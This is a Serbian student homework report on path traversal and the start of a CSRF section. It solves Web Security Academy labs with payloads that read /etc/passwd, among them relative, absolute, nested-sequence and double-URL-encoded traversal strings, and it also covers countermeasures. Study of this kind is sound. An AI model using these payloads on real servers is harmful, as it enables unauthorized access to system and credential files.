Razvoj bezbednog softvera

Domaći 3/4

Viktor Srbljin SV63/2022, srbljin.sv63.2022@uns.ac.rs

Path traversal

Opis klase napada

Path Traversal (Directory Traversal) je ranjivost koja omogućava napadaču pristup fajlovima i direktorijumima na serveru kojima aplikacija ne bi smela da dozvoli pristup. Napad nastaje kada aplikacija koristi korisnički unos za pristup fajlovima bez adekvatne validacije putanje. Napad može da koristi traversal putanje kao npr ../ kako bi izašao iz predviđenog direktorijuma. Najčešće se pojavljuje u prikazu, uploadu i downloadu fajlova.

Uticaj uspešnog napada

Ukoliko napadač uspešno izvrši napad, omogućen mu je pristup osetljivim, poverljivim informacijama kao što su korisnički podaci, konfiguracioni fajlovi aplikacije, sistemski fajlovi, logovi i potencijalno kredencijali za pristup drugim servisima. U određenim slučajevima napadač može iskoristiti dobijene informacije za dalje napade i kompromitaciju sistema.

Ranjivosti koje su omogućile napad

- Nepostojanje validacije korisničkog unosa
- Direktno korišćenje korisničkog inputa u putanji fajla
- Nedovoljno filtriranje traversal sekvenci (../)
- Nepravilna obrada URL encoding-a
- Oslanjanje na blacklist umesto whitelist zaštite
- Nedostatak ograničenja pristupa direktorijumima servera


Kontramere i zaštita

- Validacija i sanitizacija korisničkog unosa - Aplikacija treba da proverava i filtrira korisnički unos
- Korišćenje whitelist pristupa za dozvoljene fajlove
- Blokiranje traversal sekvenci (../, ..\\)
- Normalizacija putanje pre pristupa


- Ograničavanje pristupa direktorijumima servera
- Korišćenje nasumičnih identifikatora umesto direktnih putanja - Umesto direktnog korišćenja imena fajlova ili putanja, preporučuje se korišćenje internih identifikatora koji mapiraju fajlove na serveru.
- Primena principa najmanjih privilegija
- Bezbedna obrada URL encoding-a - Aplikacija mora pravilno obrađivati URL encoded karaktere kako napadač ne bi mogao koristiti kodirane traversal sekvence za zaobilaženje zaštite.
- Logging i monitoring sumnjivih zahteva

Zadaci

1. File path travesal, simple case





Prvo sam otvorio proizvod na aplikaciji i našao *HTTP* zahtev za sliku u *Developer Tools*-u. Aplikacija direktno koristi vrednost parametra bez validacije putanje i poenta zadatka je bila baš ovo. Promenio sam *10.jpg* u *../../../etc/passwd* i na taj način pristupio fajlu na serveru /etc/passwd. Odgovor servera je prikazan kao što se može videti na drugoj slici (root...)



2. File path traversal, traversal sequences blocked with absolute path bypass


Isto kao u prvom, analiziran je HTTP zahtev za učitavanje slike preko filename parametra. *../../etc/passwd* ne radi jer je aplikacija blokirala traversal karaktere, ali prihvata apsolutne putanje. Parametar je promenjen u */etc/passwd* I server je potom sadržaj sistemskog fajla.






3. File path traversal, traversal sequences stripped non-recursively

Opet je analiziran isti *HTTP* zahtev. Jednostavan payload *../../../etc/passwd* nije radio zbog filtriranja, pa sam koristio payload sa duplim traversal sekvencama *....//....//....//etc/passwd*.




4. File path traversal, traversal sequences stripped with superfluous *URL*-decode


Opet je analiziran isti *HTTP* zahtev. Aplikacija vrši *URL* dekodiranje korisničkog unosa, pa sam koristio dvostruko enkodovan payload %252f kako bi se traversal sekvence dekodirale tek nakon filtriranja.



5. File path traversal, validation of start of path

Opet je analiziran isti *HTTP* zahtev. Aplikacija vrši analizu da li putanja počinje dozvoljenim direktorijumom */var/www/images/,* pa sam zato samo nakon toga dodao relativnu putanju od toga sa *../../../etc/passwd*.


0a5500a204a6baf781871c1000b6007e.web-security-academy.net/image?filename=/var/www/images/../../../etc/passwd
Elements Console Sources Network Performance Memory Application Security
Name
Headers Payload Preview Response Initiator Timing Cookies
0x00000000
2 requests 876 B transferred Hex Viewer


0a5500a204a6baf781871c1000b6007e.web-security-academy.net/product?productId=3
Web Security Academy
File path traversal, validation of start of path
Back to lab description
LAB Solved
ongratulations, you solved the lab!
Share your skills!
Continue learning
Home
ZZZZZZ Bed - Your New Home Office
$63.43
Description:
Elements Console Sources Network Performance Memory Application Security
Name
Headers Payload Preview Response Initiator Timing Cookies
0x00000000

Cross-site request forgery (CSRF)

Opis klase napada

CSRF predstavlja ranjivost koja omogućava napadaču da natera browser autentifikovanog korisnika da pošalje zahtev web aplikaciji bez njegovog znanja ili dozvole. Napad iskorišćava činjenicu da browser automatski šalje session cookie-je uz zahteve ka aplikaciji. Najčešće se izvodi putem HTML formi, linkova, slika ili JavaScript-a.

Uticaj uspešnog napada

Ukoliko napadač uspešno izvrši CSRF napad, može izvršavati akcije u ime korisnika kao što su promena email adrese, promena lozinke, izvršavanje transakcija, brisanje podataka ili druge neautorizovane akcije. U određenim slučajevima može doći do potpune kompromitacije korisničkog naloga.

Ranjivosti koje su omogućile napad

- Nepostojanje CSRF tokena
- Nepravilna validacija CSRF tokena
- Token nije vezan za korisničku sesiju
- Prihvatanje GET zahteva za promenu stanja aplikacije
- Nedostatak SameSite zaštite kolačića
- Nedostatak validacije Origin i Referer header-a
- Pogrešna implementacija CSRF zaštite

Kontramere i zaštita


- Korišćenje CSRF tokena - Aplikacija treba da generiše jedinstveni CSRF token koji se šalje uz svaki zahtev koji menja stanje aplikacije. Server proverava da li je token validan pre izvršavanja akcije.
